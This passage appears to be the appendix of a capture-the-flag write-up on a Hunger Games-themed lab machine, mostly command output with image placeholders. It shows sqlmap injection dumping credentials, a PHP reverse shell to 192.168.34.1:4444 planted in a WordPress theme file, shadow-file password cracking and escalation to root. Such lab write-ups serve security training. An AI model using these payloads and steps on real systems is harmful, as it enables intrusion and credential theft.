Appendix B.7 – Burpsuite proxy used to change code with token to upload shell.


Appendix B.8




Appendix B.9

Appendix B.10


Appendix B.11




Appendix B.12



Appendix B.13



Appendix B.14



Songbirds and Snakes


Welcome to The Laboratory

Sixty-four years before the 74th Hunger Gmaes and ten years after the Rebellion, the once wealthy and powerful Snow family now stuggles with 18 year old Coriolanus Snow, his 21-year old cousin Tigris Snow, and their grandmother being the last living members. The Snow's wealth eminated from the munitions industry in the now bombed and abandoned District 13. The family is threatened by tax increase and possible eviction, leaving the family's continued success dependent on Coriolanus rising to prominence

To help revive the televised Hunger Games declining viewership, twenty-four Capital Academy students, including Coriolanus, are chosen to mentor tributes for the upcoming 10th Hunger Games. Coriolanus hopes to win the offered Plinth Price to pay his way to the University and return the Snow family's prestige.

Thanks for visiting thelaboratory.songbirds.snakes. Do a DNS zone transfer to find our virtual hosts.

Appendix C.1



```
┌──(kali㉿kali)-[~]
└─$ dig AXFR songbirds.snakes @192.168.34.161

; <<>> DiG 9.20.8-6-Debian <<>> AXFR songbirds.snakes @192.168.34.161
;; global options: +cmd
songbirds.snakes.       604800  IN      SOA     ns.songbirds.snakes. admin.songbirds.snakes. 2 604800 86400 2419200 604800
songbirds.snakes.       604800  IN      NS      ns.songbirds.snakes.
district1.songbirds.snakes. 604800 IN   A       192.168.34.161
district12.songbirds.snakes. 604800 IN  A       192.168.34.161
district2.songbirds.snakes. 604800 IN   A       192.168.34.161
district5.songbirds.snakes. 604800 IN   A       192.168.34.161
district6.songbirds.snakes. 604800 IN   A       192.168.34.161
district8.songbirds.snakes. 604800 IN   A       192.168.34.161
district9.songbirds.snakes. 604800 IN   A       192.168.34.161
ns.songbirds.snakes.    604800  IN      A       192.168.34.161
theacademy.songbirds.snakes. 604800 IN  A       172.18.55.69
thearena.songbirds.snakes. 604800 IN    A       192.168.34.241
thecapital.songbirds.snakes. 604800 IN  A       192.168.34.52
thehangingtree.songbirds.snakes. 604800 IN A    192.168.34.251
thelaboratory.songbirds.snakes. 604800 IN A     192.168.34.161
songbirds.snakes.       604800  IN      SOA     ns.songbirds.snakes. admin.songbirds.snakes. 2 604800 86400 2419200 604800
;; Query time: 0 msec
;; SERVER: 192.168.34.161#53(192.168.34.161) (TCP)
;; WHEN: Sat May 10 08:12:23 AEST 2025
;; XFR size: 16 records (messages 1, bytes 507)
```

Appendix C.2

```
  GNU nano 8.4                        /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
192.168.34.161  district1.songbirds.snakes.
192.168.34.161  district12.songbirds.snakes.
192.168.34.161  district2.songbirds.snakes.
192.168.34.161  district5.songbirds.snakes.
192.168.34.161  district6.songbirds.snakes.
192.168.34.161  district8.songbirds.snakes.
192.168.34.161  district9.songbirds.snakes.
192.168.34.161  ns.songbirds.snakes.
192.168.34.161  thelaboratory.songbirds.snakes.
```

Appendix C.3

FLAG - Sejanus Plith wanted to save lives but became a pawn in a Capitol game where loyalty meant silence and betrayal meant legacy.

Appendix C.4

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://district5.songbirds.snakes./ajax_udf.php?q=1&add_value=odm_user*" --dbs

[16:53:08] [INFO] retrieved: wordpressdb
available databases [9]:
[*] cdcol
[*] information_schema
[*] mysql
[*] opendocman
[*] password_vault
[*] performance_schema
[*] phpmyadmin
[*] test
[*] wordpressdb
```

Appendix C.5

```
Database: password_vault
Table: credentials
[1 entry]
+-------------+------------+
| password    | username   |
+-------------+------------+
| hungergames | admin      |
+-------------+------------+
```

Appendix C.6

Edit Themes

Twenty Sixteen: Theme Header (header.php)

Selected file content:

```
1 <?php
2 exec("/bin/bash -c 'bash -i>&/dev/tcp/192.168.34.1/4444 0>&1'");
3 ?>
```

Appendix C.7

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 4444
bash: cannot set terminal process group (506): Inappropriate ioctl for device
bash: no job control in this shell
daemon@TheLaboratory:/opt/lampp/wordpress$
```

Appendix C.8

```
daemon@TheLaboratory:/etc$ ls
pam.conf
pam.d
passwd
passwd-
selinux
services
shad.ow
shadow
```

Appendix C.9

```
ryan@teletraan-II:Documents $ sudo john --format=crypt crack.txt
```

Appendix C.10

```
ryan@teletraan-II:Documents $ sudo john --format=crypt crack.txt  --show
root:princess:0:0:root:/root:/bin/bash
```

Appendix C.11

```
daemon@TheLaboratory:/opt/lampp/wordpress$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ess$ python3 -c 'import pty;pty.spawn("/bin/bash")'
daemon@TheLaboratory:/opt/lampp/wordpress$ su root
su root
Password: princess

root@TheLaboratory:/opt/lampp/wordpress#
```


Appendix C.12

```
root@TheLaboratory:~# ls
ls
a548dbc45b9aa1ed262fc4abdc6e56e3-opendocman-1.2.7.tar.gz
flag.txt
john-1.9.0-jumbo-1.tar.gz
wordpress-5.1.13-en_AU.tar.gz
xampp-linux-x64-1.8.2-6-installer.run
root@TheLaboratory:~# pwd
pwd
/root
root@TheLaboratory:~# cat flag.txt
cat flag.txt
FLAG - In the 10th Hunger Games, tributes were not heroes but broken children in a bombed-out stadium, given no gifts—only grief and gravel.
```


Appendix C.13

```
root@TheLaboratory:/home/drgaul# ls -a
ls -a
.   .bash_logout  .flag.txt  john-1.9.0-jumbo-1
..  .bashrc       hints.txt  .profile
root@TheLaboratory:/home/drgaul# cat .flag.txt
cat .flag.txt
FLAG - Coriolanus Snow wrote the anthem of Panem's control not with a pen, but with a snake bite, a loaded gun, and a buried memory.
```


Appendix C.14




Appendix C.15




Appendix C.16




Appendix C.17




Appendix C.18



Appendix C.19



Appendix C.20




Appendix C.21

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://district5.songbirds.snakes/ajax_udf.php?q=1&add_value=odm_user*" -D password_vault -tables

Database: password_vault
[1 table]
+-------------+
| credentials |
+-------------+
```


Appendix C.22

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://district5.songbirds.snakes/ajax_udf.php?q=1&add_value=odm_user*" -D password_vault -T credentials --dump

Database: password_vault
Table: credentials
[1 entry]
+-------------+----------+
| password    | username |
+-------------+----------+
| hungergames | admin    |
+-------------+----------+
```


Appendix C.23




Appendix D.1




Appendix D.2



Appendix D.3




Appendix D.4




Appendix D.5

